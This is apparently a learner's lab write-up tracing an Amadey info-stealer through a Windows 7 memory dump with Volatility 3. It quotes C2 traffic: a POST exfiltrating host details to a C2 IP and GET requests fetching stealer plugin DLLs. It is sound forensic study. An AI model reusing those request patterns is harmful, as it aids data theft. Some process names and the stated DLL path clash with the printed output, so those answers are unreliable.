

# Amedey - Copy

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**Category:** Endpoint Forensics

**Difficulty:** Easy

**Date Completed:** 2025-04-28

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## Summary

This lab simulates an investigation into a memory dump infected with Amedey info-stealer malware. The analyst is tasked with identifying the root process, malware path, C2 server, downloaded components, persistence mechanisms, and malware behavior using Volatility 3.

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## Timeline of Events

- 2023-08-09 21:33:04 – `lssass.exe` was executed
  - 2023-08-09 21:33:56 – `rundll132.exe` was executed
  - 2023-08-09 21:50:07 – Memory dump was captured
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## Technical Walkthrough

- **Tools Used:** Volatility 3
  - **Artifacts Found:**
    - `lssass.exe` malware binary
    - Downloaded plugins: `cred64.dll`, `clip64.dll`
    - Malicious scheduled task for persistence
  - **Indicators of Compromise (IOCs):**
    - Malware path: `C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe`
    - C2 IP: `41.75.84.12`
    - Downloaded DLL path:  
`C:\Users\0xSh3r10ck\AppData\Roaming\116711e5a2ab05\clip64.dll`
    - Persistence: `C:\Windows\System32\Tasks\lssass.exe`
- 

## MITRE Mapping

- **Initial Access:** T1189 – Drive-by Compromise
- **Execution:** T1204.002 – User Execution: Malicious File
- **Persistence:** T1053.005 – Scheduled Task/Job: Scheduled Task

- **Resource Development:** T1587.001 – Develop Capabilities: Malware
  - **Command and Control:** T1071.001 – Application Layer Protocol: Web Protocols
  - **Collection:** T1113 – Screen Capture
  - **Exfiltration:** T1041 – Exfiltration Over C2 Channel
  - **Defense Evasion:** T1055.001 – Process Injection: Dynamic-Link Library Injection
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## Lessons Learned

- **What surprised me?**  
How quickly Amadey operated due to its simplicity and low cost — it's designed to be disposable if caught.
  - **What would I do differently in a live environment?**  
I would invest more time learning baseline behaviors of processes to spot anomalies faster.
  - **Which new tool or concept did I master?**  
I learned how to extract memory dumps and use `strings` to uncover hidden text artifacts, improving memory forensics efficiency.
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## Thought Process for Each Question

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So before we start, this is a background about the attack we have right now, which is Amadey, which I will be summarizing here from this article I have read:

<https://www.darktrace.com/blog/amadey-info-stealer-exploiting-n-day-vulnerabilities>

Amadey is distributed via SmokeLoader, which is a Russian modular malware loader active since 2011. SmokeLoader enters via cracked software or phishing. Once it's installed, it injects itself into legitimate Windows processes like `explorer.exe`, then establishes C2 communication and downloads infostealers such as Raccoon or Oski. The reason they do that is to separate the delivery from the payload — if the payload is detected, the delivery remains intact and can deliver another payload.

It can be used for persistence and also uses encrypted configuration and polymorphic techniques to avoid antivirus detection.

From my understanding, Amadey does basic information gathering to avoid being detected before dropping another malware like Raccoon.

Amadey goes in, takes screenshots, and sends them to the C2 channel for further actions. It does so by doing POST requests.

```
-----MjMxOTgx
Content-Disposition: form-data; name="data"; filename="111567292885.jpg"
Content-Type: application/octet-stream
```

It also makes Amadey lightweight because it doesn't require a lot of code, making it less suspicious. A lesson to note is that if you see HTTP POST requests to a PHP or ASP script without prior GET requests to a rare destination, it's suspicious AF.

Discovery is used after downloading these tools — they want to gather information from RealVNC for remote connection and Outlook.

```
POST /panelis/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 193.106.191.201
Content-Length: 95
Cache-Control: no-cache

id=[REDACTED]&ys=3.08&sd=8903e7&os=1&bi=1&ar=0&pc=DESKTOP-[REDACTED]&un=-unicode-&dm=&av=13&lv=0HTTP/1.1
404 Not Found
Server: nginx
Date: Mon, 05 Dec 2022 14:44:37 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 261
Connection: keep-alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at 193.106.191.201 Port 80</address>
</body></html>
```

We could see that Amadey sent system ID, computer name, and other system info.

# Summary: Amadey Info-Stealer and Its Behavior

## Background:

- **Amadey** is an **info-stealer malware** first discovered in **2018**.
- It is sold on underground forums as **Malware-as-a-Service (MaaS)** for around **\$500**.
- It can **steal sensitive information**, **take screenshots**, **install plugins**, and **download more malware** (such as **RedLine** or **RaccoonStealer**).
- **Amadey** is often delivered by **SmokeLoader**, especially through cracked software downloads.

## Infection Chain (Attack Flow):

Since we know all of that, let's get back to it.

Right now, my plan is to find the infostealer process and check for injected processes, such as `explorer.exe`, using `malfind`.

Maybe also find something related to it in the network connections.

**Tbh**, I forgot the syntax of Volatility 3, so I had to follow: <https://blog.onfvp.com/post/volatility-cheatsheet/>

All my training was on Volatility 2, which I remember easily.

## Q1

In the memory dump analysis, determining the root of the malicious activity is essential for comprehending the extent of the intrusion. What is the name of the parent process that triggered this malicious behavior?

Obviously, first, we have to do:

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.info
```

```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.info
Volatility 3 Framework 2.5.0
Progress: 100.00% PDB scanning finished
Variable      Value
-----
Kernel Base   0xf80002a55000
DTB           0x187000
Symbols file:  ///home/ubuntu/Desktop/Start here/Tools/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/3844DBB920174967BE7AA4A2C20430FA-2.json.xz
Is64Bit       True
IsPAE         False
Layer_name     0 WindowsIntel32e
Memory_layer   1 FileLayer
KdDebuggerDataBlock 0xf80002c460a0
NTBuildLab     7601.17514.amd64fre.win7sp1_rtm.
CSDVersion     0xf80002c46068
KdVersionBlock 0xf80002c46068
Major/Minor    15.7601
MachineType    34404
KeNumberProcessors 1
SystemTime     2023-08-09 21:50:07
NtSystemRoot   C:\Windows
NtProductType  NtProductWinNt
NtMajorVersion 6
NtMinorVersion 1
PE MajorOperatingSystemVersion 6
PE MinorOperatingSystemVersion 1
PE Machine     34404
PE TimeDateStamp Sat Nov 20 09:30:02 2010
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$
```

Output of `windows.info`:

- **Kernel base**: where the kernel was loaded in memory.

- **KdDebuggerDataBlock**: locates the debugger data structure, which enables parsing memory structures correctly. Without it, most plugins would fail or give garbage output.
- **NtBuildLab**: gives the OS version — here we can observe it's Windows 7 Service Pack 1.
- **SystemTime**: the time of the machine when the memory dump was taken.

## Why `kdbgscan` and some plugins are not used in Volatility 3?

Aspect	Volatility 2	Volatility 3
Memory parsing	Needed help (e.g., <code>kdbgscan</code> ) because memory profiles were manually matched.	Fully dynamic symbol-based parsing using PDBs.
Profile dependency	<b>Very dependent</b> — Had to manually pick Windows version.	<b>No profiles</b> — Auto-adapts via symbols + scanning.
Speed	Slower — needed manual guessing.	Faster — finds structures automatically.
<code>kdbgscan</code>	Required if imageinfo was wrong.	Not needed — <code>windows.info</code> parses KDBG automatically.

Ooooooh, that's why Volatility 3 doesn't need `kdbgscan`, unlike when I used Vol2 where it was needed for every plugin.

Back to the question, we will list the tree of processes:

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.pstree
```

```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.pstree
```

Volatility 3 Framework 2.5.0									
Progress: 100.00									
PID	PPID	ImageFileName	PDB scanning finished Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime
4	0	System	0xfa8006b6b0f0 91	446	N/A	False	2023-08-09 21:32:08.000000	N/A	
* 264	4	smss.exe	0xfa8001fb6b30 2	29	N/A	False	2023-08-09 21:32:08.000000	N/A	
348	336	csrss.exe	0xfa800270f180 8	445	0	False	2023-08-09 21:32:09.000000	N/A	
* 2428	348	conhost.exe	0xfa8002f10b30 0	0	0	False	2023-08-09 21:50:07.000000	2023-08-09 21:50:07.000000	
400	336	wininit.exe	0xfa8002a704a0 3	74	0	False	2023-08-09 21:32:09.000000	N/A	
* 516	400	lsass.exe	0xfa8002adcb30 9	140	0	False	2023-08-09 21:32:09.000000	N/A	
* 580	400	services.exe	0xfa8002a97b30 9	209	0	False	2023-08-09 21:32:09.000000	N/A	
** 768	500	svchost.exe	0xfa8002bc8b30 21	488	0	False	2023-08-09 21:32:09.000000	N/A	
** 1160	500	svchost.exe	0xfa8002d55b30 18	307	0	False	2023-08-09 21:32:10.000000	N/A	
** 2064	500	msdtc.exe	0xfa8002edab30 12	144	0	False	2023-08-09 21:32:14.000000	N/A	
** 920	500	svchost.exe	0xfa8002ccc300 15	396	0	False	2023-08-09 21:32:10.000000	N/A	
** 924	500	svchost.exe	0xfa8002b24b30 31	887	0	False	2023-08-09 21:32:10.000000	N/A	
*** 2124	924	taskeng.exe	0xfa80007f38e0 5	85	1	False	2023-08-09 21:34:00.000000	N/A	
** 2592	500	sppsvc.exe	0xfa80007c8b30 4	144	0	False	2023-08-09 21:34:13.000000	N/A	
** 684	500	vmacthlp.exe	0xfa8002b7a6e0 3	54	0	False	2023-08-09 21:32:09.000000	N/A	
** 1968	500	svchost.exe	0xfa8001d41890 6	91	0	False	2023-08-09 21:32:12.000000	N/A	
** 2350	500	SearchIndexer.exe	0xfa8002f7d6f0 11	592	0	False	2023-08-09 21:32:17.000000	N/A	
** 2620	500	svchost.exe	0xfa80030c7b30 16	241	0	False	2023-08-09 21:32:17.000000	N/A	
** 1604	500	vmtoolsd.exe	0xfa800e9ff060 9	305	0	False	2023-08-09 21:32:11.000000	N/A	
** 2476	1604	cmd.exe	0xfa80031591b0 0	-	0	False	2023-08-09 21:50:06.000000	2023-08-09 21:50:07.000000	
*** 1744	2476	ipconfig.exe	0xfa8000784920 0	-	0	False	2023-08-09 21:50:07.000000	2023-08-09 21:50:07.000000	
** 716	500	svchost.exe	0xfa8002b9f320 7	257	0	False	2023-08-09 21:32:09.000000	N/A	
** 2508	500	wmpnetwk.exe	0xfa800305cb30 10	208	0	False	2023-08-09 21:32:17.000000	N/A	
** 1104	500	spoolsv.exe	0xfa8002d12b30 13	266	0	False	2023-08-09 21:32:10.000000	N/A	
** 1236	500	taskhost.exe	0xfa8002dc6270 8	145	1	False	2023-08-09 21:32:10.000000	N/A	
** 1508	500	VGAuthService.exe	0xfa8002e8e940 3	88	0	False	2023-08-09 21:32:11.000000	N/A	
** 868	500	dllhost.exe	0xfa8001ef66d0 13	190	0	False	2023-08-09 21:32:12.000000	N/A	
** 872	500	svchost.exe	0xfa8002b12890 18	435	0	False	2023-08-09 21:32:10.000000	N/A	
*** 1344	872	dwms.exe	0xfa8002e00960 4	70	1	False	2023-08-09 21:32:10.000000	N/A	
** 620	500	svchost.exe	0xfa8002b41970 10	351	0	False	2023-08-09 21:32:09.000000	N/A	
*** 1444	620	WmiPrvSE.exe	0xfa8002c135d0 10	287	0	False	2023-08-09 21:32:12.000000	N/A	
** 368	500	svchost.exe	0xfa8002ca7060 17	675	0	False	2023-08-09 21:32:10.000000	N/A	
** 1648	500	ManagementAgent.exe	0xfa80015f9370 10	92	0	False	2023-08-09 21:32:11.000000	N/A	
** 508	400	lsass.exe	0xfa8002a77b30 6	555	0	False	2023-08-09 21:32:09.000000	N/A	
408	392	csrss.exe	0xfa8002a6e120 10	225	1	False	2023-08-09 21:32:09.000000	N/A	
464	392	winlogon.exe	0xfa8002ab5700 3	111	1	False	2023-08-09 21:32:09.000000	N/A	
1356	1312	explorer.exe	0xfa8002c45b30 21	685	1	False	2023-08-09 21:32:10.000000	N/A	
* 1576	1356	vmtoolsd.exe	0xfa8002eb9630 6	183	1	False	2023-08-09 21:32:11.000000	N/A	
3016	2144	GoogleCrashHan	0xfa800143eb30 5	91	0	True	2023-08-09 21:32:21.000000	N/A	
3028	2144	GoogleCrashHan	0xfa8001bf6ef0 5	81	0	False	2023-08-09 21:32:21.000000	N/A	
2748	2524	lsass.exe	0xfa800300a750 7	254	1	True	2023-08-09 21:33:04.000000	N/A	
* 3064	2748	rundll32.exe	0xfa8003042b30 1	64	1	True	2023-08-09 21:33:56.000000	N/A	

Since we know from the article that Amadey is taking screenshots of network configurations, we could try locating the parent process that ran `ipconfig`, which is `vmtoolsd.exe`.

I was thinking that it's a little sus that a VMware machine is spawning `cmd.exe`, but I found something even more suspicious:

3028	2144	GoogleCrashman	0xfa80010fe6f0	5	81	0	False	2023-08-09 21:32:21.000000	N/A
2748	2524	lsass.exe	0xfa800300a750	7	254	1	True	2023-08-09 21:33:04.000000	N/A
*	3064	rundll32.exe	0xfa8003042b30	1	64	1	True	2023-08-09 21:33:56.000000	N/A


The hell is `lsass.exe` huh?

Also, it has `rundll32.exe` as a child, which may be used for executing DLLs.

To confirm that, I will dump the process, get its hash, and throw it into VirusTotal.

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.dumpfiles --pid 2748
```

```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.dumpfiles --pid 2748
Volatility 3 Framework 2.5.0
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result
DataSectionObject 0xfa8001d44c00 index.dat file.0xfa8001d44c00.0xfa80030e7260.DataSectionObject.index.dat.dat
DataSectionObject 0xfa8002adda70 index.dat file.0xfa8002adda70.0xfa8002f1b00.DataSectionObject.index.dat.dat
DataSectionObject 0xfa8002fe27b0 index.dat file.0xfa8002fe27b0.0xfa8001d85010.DataSectionObject.index.dat.dat
ImageSectionObject 0xfa8001fb4340 apisetschema.dll file.0xfa8001fb4340.0xfa8001fb8010.ImageSectionObject.apisetschema.dll.img
DataSectionObject 0xfa8001d44c00 index.dat file.0xfa8001d44c00.0xfa80030e7260.DataSectionObject.index.dat.dat
DataSectionObject 0xfa8002fe27b0 index.dat file.0xfa8002fe27b0.0xfa8001d85010.DataSectionObject.index.dat.dat
DataSectionObject 0xfa8002adda70 index.dat file.0xfa8002adda70.0xfa8002f1b00.DataSectionObject.index.dat.dat
DataSectionObject 0xfa8002d81310 cversions.2.db file.0xfa8002d81310.0xfa8002d81430.DataSectionObject.cversions.2.db.dat
DataSectionObject 0xfa8002d81310 cversions.2.db file.0xfa8002d81310.0xfa8002d81430.DataSectionObject.cversions.2.db.dat
DataSectionObject 0xfa8003119290 lsass.exe file.0xfa8003119290.0xfa8001ef4b70.DataSectionObject.lsass.exe.dat
ImageSectionObject 0xfa8003119290 lsass.exe file.0xfa8003119290.0xfa8001d2eac0.ImageSectionObject.lsass.exe.img
DataSectionObject 0xfa8002efadc0 oleaccrc.dll Error dumping file
```




Renamed the file to `lsass.exe`.

Then:

```
sha256sum lsass.exe
```

```
ubuntu@ip-172-31-29-110:~/Desktop$ sha256sum lsass.exe
1e896509ee19385ed6a76e2ac14cd558c39be09bf99ca6ec091909d9108b0b9a  lsass.exe
ubuntu@ip-172-31-29-110:~/Desktop$
```

And yup — confirmed it's the Amadey infostealer:



We already know what it does, so no need to make this lab a threat intel deep dive.

## Q2

Once the rogue process is identified, its exact location on the device can reveal more about its nature and source. Where is this process housed on the workstation?

For that, we could try to do `filescan`.



```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f  
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'  
windows.filescan | grep lssass.exe
```

And sure enough, we got some good results:

```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep lssass.exe  
0x517b290 100 @\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe 216  
0x1d0e11e0 Windows\System32\Tasks\lssass.exe 216  
0x1e994b20 \Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe 216  
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$
```

We can see it's in a randomly named directory inside the `Temp` directory, which is odd.

The directory `0XSH3R~1` corresponds to a longer directory name that has been truncated.

This type of path abbreviation is often observed in temporary directories and locations used by malware to obscure their origins or evade detection.

Temporary folders are frequently writable by standard users, making them an ideal target for malicious actors seeking to bypass administrative privileges.

#### Full path:

```
C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe
```

## Q3

**Persistent external communications suggest the malware's attempts to reach out C2C server.  
Can you identify the Command and Control (C2C) server IP that the process interacts with?**

We could use the network connection module to find what IP is not local that interacted with that process:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f  
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'  
windows.netscan | grep lssass.exe
```

The result of this command was this:

```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.netscan | grep lssass.exe  
0x229910 100 TCPv4 000 scan56.75.178.2 0 CLOSED 2748 lssass.exe N/A  
0x1d75b539 TCPv4 192.168.195.136 49167 41.75.84.12 80 CLOSED 2748 lssass.exe N/A  
0x1e94dcf0 TCPv4 192.168.195.136 49168 41.75.84.12 80 CLOSED 2748 lssass.exe N/A  
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$
```

From that result, we have two IPs:

- `41.75.84.12` → **Clean evidence**
- `56.75.178.2` → **Corrupted parsing**, not a real IP

VirusTotal wasn't helpful — it said the IP was not flagged.

But based on the behavior, since we see `41.75.84.12` and remember it sends information via HTTP to a PHP script, any connection with port 80 is malicious.

Connections:

```
0x1d75b530 TCPv4 192.168.195.136 49167 41.75.84.12 80 CLOSED 2748 lssass.exe
N/A
0x1e94dcf0 TCPv4 192.168.195.136 49168 41.75.84.12 80 CLOSED 2748 lssass.exe
N/A
```

So `41.75.84.12` is the C2 server IP.

---

## Q4

Following the malware link with the C2C, the malware is likely fetching additional tools or modules. How many distinct files is it trying to bring onto the compromised workstation?

My first guess is we could check the cmdline to see the commands:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.cmdline
```

Didn't find anything.

Maybe it's related to the IP?

Ok, cheatsheet didn't help, so I checked the documentation.

---

Ok, I'm really dumb — the question was tricky.

I was trying to find what files were dropped, but in reality, if there are **two connections**, then it's **two files** — and it was correct!



---

(After finishing the lab)

Actually, after reading the official write-up, I could have gotten the actual files downloaded by:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
memmap --pid 2748 --dump
```

It produces `pid.2748.dmp`, which is a dump of memory for that process.

We could use `strings` to find HTTP requests inside it.



```
strings pid.2748.dmp | grep 41.75.84.12
```

```
http://www.microsoft.com/pki/certs/microsofttimestampcerts
ubuntu@ip-172-31-25-129:~/Desktop/Start here/Artifacts$ strings pid.2748.dmp | grep 41.75.84.12
http://41.75.84.12/rock/index.php
http://41.75.84.12/rock/Plugins/clip64.dll
http://41.75.84.12/rock/index.php
st: 41.75.84.12
st: 41.75.84.12
41.75.84.12
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
.4.41 (Ubuntu) Server at 41.75.84.12 Port 80</address>
http://41.75.84.12/rock/index.php
http://41.75.84.12/rock/Plugins/clip64.dll
http://41.75.84.12/rock/index.php
<address>Apache/2.4.41 (Ubuntu) Server at 41.75.84.12 Port 80</address>
Host: 41.75.84.12
Host: 41.75.84.12
<address>Apache/2.4.41 (Ubuntu) Server at 41.75.84.12 Port 80</address>
ubuntu@ip-172-31-25-129:~/Desktop/Start here/Artifacts$
```

Or better:

```
strings pid.2748.dmp | grep "GET /"
```

Output:

```
GET /rock/Plugins/cred64.dll HTTP/1.1
GET /rock/Plugins/clip64.dll HTTP/1.1
```

## Conclusion:

The attacker tried to download **two files**:

- cred64.dll
- clip64.dll

## Q5

Identifying the storage points of these additional components is critical for containment and cleanup. What is the full path of the file downloaded and used by the malware in its malicious activity?

Now we have to actually find the path of the downloaded file.

For that, I thought to do a `filescan` to find anything related to the temp folder:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.filescan | grep 925e7e99c5
```

Nope — no results.  
Maybe find DLLs instead.

So:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f  
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'  
windows.dlllist --pid 2748
```

```
ubuntu@ip-172-31-29-110: ~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.dlllist --pid 2748  
Volatility 3 Framework 2.5.0  
Progress: 100.00 PDB scanning finished File output  
PID Process Base Size Name Path LoadTime  
2748 lsass.exe 0xd50000 0x3d0000 lsass.exe C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lsass.exe N/A Disabled  
2748 lsass.exe 0x77260000 0x1a0000 - - N/A Disabled  
2748 lsass.exe 0x74d00000 0x3f0000 wow64.dll C:\Windows\SYSTEM32\wow64.dll 2023-08-09 21:33:04.000000 Disabled  
2748 lsass.exe 0x74d00000 0x5c0000 wow64win.dll C:\Windows\SYSTEM32\wow64win.dll 2023-08-09 21:33:04.000000 Disabled  
2748 lsass.exe 0x74cf0000 0x80000 wow64cpu.dll C:\Windows\SYSTEM32\wow64cpu.dll 2023-08-09 21:33:04.000000 Disabled  
ubuntu@ip-172-31-29-110: ~/Desktop/Start here/Artifacts$
```

Found:

- C:\Windows\SYSTEM32\wow64cpu.dll
- C:\Windows\SYSTEM32\wow64win.dll
- C:\Windows\SYSTEM32\wow64.dll

These are default.

So I thought again:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f  
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'  
windows.filescan | grep Users
```

```
2748 lsass.exe Required memory at 0x77260000 is not valid (process exit)  
ubuntu@ip-172-31-29-110: ~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep Users  
0x345f1010 100 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Start Menu 216  
0x4c11290 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Start Menu 216  
0x4c63070 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Start Menu 216  
0x5081010 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned 216  
0x5170290 Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lsass.exe 216  
0x52f3070 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Libraries 216  
0x68e2070 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned 216  
0x9c9e090 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\Burn 216  
0x9c9e0f0 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\Burn 216  
0xcceee60 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\Explorer\thumbcache_32.db 216  
0x11ace50 Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lsass.exe 216  
0x11ce2670 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\WER\ReportArchive 216  
0x1d6b6270 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Recent 216  
0x1d721950 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Printer Shortcuts 216  
0x1d7c0d00 Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5 216  
0x1d7c1250 Users\Public\Desktop 216  
0x1d7c2700 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Cookies\index.dat 216  
0x1d815730 Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5 216  
0x1d88d050 Users\0xSh3r10ck\Desktop 216  
0x1d927070 Users\0xSh3r10ck\NTUSER.DAT\{016888bd-6c6f-11de-8d1d-001e0b0cde3ec}.TM 216  
0x1d927600 Users\0xSh3r10ck\ntuser.dat.LOG2 216  
0x1d927890 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat 216  
0x1d927c70 Users\0xSh3r10ck\ntuser.dat.LOG1 216  
0x1d927e40 Users\0xSh3r10ck\NTUSER.DAT 216  
0x1d928e00 Users\0xSh3r10ck\NTUSER.DAT\{016888bd-6c6f-11de-8d1d-001e0b0cde3ec}.TMContainer\00000000000000000002.regtrans-ms 216  
0x1d929040 DeviceHarddiskVolume1\Users\0xSh3r10ck\NTUSER.DAT\{016888bd-6c6f-11de-8d1d-001e0b0cde3ec}.TM 216  
0x1d929f20 Users\0xSh3r10ck\NTUSER.DAT\{016888bd-6c6f-11de-8d1d-001e0b0cde3ec}.TMContainer\00000000000000000001.regtrans-ms 216  
0x1d929e60 DeviceHarddiskVolume1\Users\0xSh3r10ck\NTUSER.DAT\{016888bd-6c6f-11de-8d1d-001e0b0cde3ec}.TM 216  
0x1d92c300 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG1 216  
0x1d92c560 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG2 216  
0x1d92e160 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat\{3060a66b-3567-11e6-b766-50eb71124999}.TM.blf 216  
0x1d930070 DeviceHarddiskVolume1\Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat\{3060a66b-3567-11e6-b766-50eb71124999}.TM 216  
0x1d931780 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat\{3060a66b-3567-11e6-b766-50eb71124999}.TMContainer\00000000000000000002.regtrans-ms 216  
0x1d932980 DeviceHarddiskVolume1\Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat\{3060a66b-3567-11e6-b766-50eb71124999}.TM 216  
0x1d932f20 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\UsrClass.dat\{3060a66b-3567-11e6-b766-50eb71124999}.TMContainer\00000000000000000001.regtrans-ms 216  
0x1d933d00 Users\0xSh3r10ck\AppData\Local\Microsoft\Credentials 216  
0x1d934cc0 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Credentials 216  
0x1d95c070 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db 216  
0x1d971940 Users\0xSh3r10ck\AppData\Roaming\116711652abb05\1164.dll 216  
0x1d9ca250 Users\0xSh3r10ck\Desktop 216  
0x1d9ca920 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\WER\ERC 216  
0x1d9d0710 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\History\History\IES\index.dat 216  
0x1e28420 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Start Menu 216  
0x1e841c00 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\index.dat 216  
0x1e994020 Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lsass.exe 216  
0x1e99c70 Users\0xSh3r10ck\AppData\Roaming\Microsoft\Windows\Printer Shortcuts 216  
0x1e9fac00 Users\Public\Desktop 216  
0x1f165500 Users\0xSh3r10ck\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8E88-4C7F-AF34-C647E37CAD09}.1.ver\00000000000000000005.db 216  
0x1f68440 Users\0xSh3r10ck\AppData\Local\Temp\storePod.exe 216
```

Found a DLL in an odd location!  
But it's inside 0xSh3r10ck, not 0XSH3R~1.

Maybe malware propagated to another user folder — not sure.

Still, it's correct.

## Downloaded DLL full path:

```
C:\Users\0xSh3r10ck\AppData\Roaming\116711e5a2ab05\clip64.dll
```

The use of the `AppData` directory is significant because it's commonly exploited by malware to hide payloads.

It's writable by standard users and often excluded from AV scans.

## Q6

